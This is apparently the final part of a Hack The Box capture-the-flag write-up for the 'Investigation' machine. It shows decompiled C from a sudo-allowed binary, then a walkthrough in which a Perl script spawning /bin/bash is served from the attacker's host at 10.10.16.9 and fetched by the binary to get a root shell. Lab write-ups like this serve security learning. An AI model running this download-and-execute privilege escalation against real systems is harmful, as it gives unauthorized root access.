        iVar1 = snprintf(0, 0, "perl ./%s", uVar4);
        uVar5 = malloc((int64_t)iVar1 + 1);
        snprintf(uVar5, (int64_t)iVar1 + 1, "perl ./%s", uVar4);
        fclose(uVar2);
        .plt.sec(uVar3);
        setuid(0);
        system(uVar5);
        system("rm -f ./IDnxUysaQn");
        return 0;
    }
    puts("Exiting... ");
    exit(0);
}
puts("Exiting... ");
exit(0);
return 0;

```


this is a binery code.

I am not a professional so I am just copy some code from google.



```
smorton@investigation: ~ x whiteshadow@kali: ~/Desktop/Report/h... x
GNU nano 7.1 root.pl *
xex "/bin/bash";
```

I make root.pl file.



```
(whiteshadow@kali)-[~/Desktop/Report /htb practice/eforensic]
$ nano root.pl

(whiteshadow@kali)-[~/Desktop/Report /htb practice/eforensic]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I started a localhost server in same place.

And put this command on victim terminal.

```
>> /bin/sudo /usr/bin/binary http://10.10.16.9:80/root.pl
IDnxUysaQn
```

```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$ /bin/sudo /usr/bin/binary http://10.10.16.9:80/root.pl lDnxU
ysaQn
Running...
root@investigation:/home/smorton#
```

I got root shell.

## Conclusion

This website is vulnerable on file Upload Vulnerability. And this is very harmful. And it also allow to bypass a root without any password use some code. And this is very harmful. For this website. So anyone can access this root easily so please fix this.